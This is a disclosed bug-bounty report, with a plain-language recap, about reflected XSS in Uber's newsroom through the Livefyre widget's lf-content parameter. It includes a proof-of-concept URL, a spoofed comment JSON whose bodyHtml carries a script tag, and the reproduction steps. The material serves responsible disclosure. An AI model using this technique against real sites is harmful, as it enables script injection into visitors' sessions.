Reflected XSS via Livefyre Media Wall in newsroom.uber.com
The Livefyre Media Wall widget on newsroom.uber.com accepted a user-controlled lf-content parameter that told the browser to fetch comment JSON from an attacker-chosen domain. Because the bodyHtml field of that JSON was rendered as HTML, an attacker could run script in the page's origin.

- Triaged in 3 days
- Fixed in 5 days
- Paid in 16 days
- Disclosed after 16 days
Hello @uber,
This vulnerability works in all sites where there Livefyre Media Wall, including newsroom.uber.com.

To reproduce this Cross-Site Scripting, visit this URL: https://newsroom.uber.com/?lf-content=danylod.com/uber.php?:131560603:307477931
Vulnerable is this source code: https://cdn.livefyre.com/libs/streamhub-permalink/v0.4.1/streamhub-permalink.min.js
Parameter lf-content can be controlled to load JSON file as follows:
lf-content=controlled-domain:GET parameter 'collection_id':GET parameter 'content_id'
Browser try to upload content from:
https://bootstrap.controlled-domain/api/v3.0/content/thread/?collection_id=GET+parameter+'collection_id'&content_id=GET+parameter+'content_id'&depth_only=false
So, on https://bootstrap.danylod.com/uber.php i placed this JSON content:
{
  "status": "ok",
  "code": 200,
  "data": {
    "content": [
      {
        "source": 0,
        "collectionId": "131560603",
        "content": {
          "generator": {
            "id": "livefyre.com"
          },
          "bodyHtml": "<marquee>XSS</marquee><script>alert(\"XSS on \"+ document.domain)</script>",
          "annotations": {
            "likedBy": [
              "[email protected]"
            ]
          },
          "authorId": "[email protected]",
          "createdAt": 1431144598,
          "parentId": "307291329",
          "updatedAt": 1431144598,
          "id": "307477931",
          "ancestorId": "307291329"
        },
        "vis": 1,
        "type": 0,
        "event": 1431269111210110
      }
    ],
    "meta": {
      "page": 0
    },
    "authors": {
      "[email protected]": {
        "displayName": "MDV",
        "tags": [],
        "profileUrl": "https://hackerone.com/mdv",
        "avatar": "https://bootstrap.danylod.com/mdv.png",
        "type": 1,
        "id": "[email protected]"
      }
    }
  }
}

Via JSON parameter bodyHtml i can inject HTML code, see screenshot F89055.
Attachments
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Root cause
Likely the permalink script trusted the lf-content parameter to pick the data source and then inserted the returned bodyHtml into the page without sanitising it.
Impact
Script supplied through the comment data would execute in the origin of the affected site.
What the attacker needed
Victim opens a crafted link; attacker hosts a JSON endpoint
How it was found
- Craft a URL for the newsroom site whose lf-content parameter points at an attacker-controlled domain and supplies collection and content identifiers.
- Host a JSON response on that domain that mimics the expected API reply and contains HTML in the bodyHtml field.
- Open the crafted URL so the browser fetches the attacker JSON and renders the injected HTML.
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
A page on the Uber news site loaded comment data from a web address that the visitor's link could choose. The page then displayed the comment text as real HTML instead of plain text, so a crafted comment could contain a script that runs in the visitor's browser on the Uber site.
What is XSS?
Script an attacker supplies runs in another user's browser, on the target's origin, with that user's session.






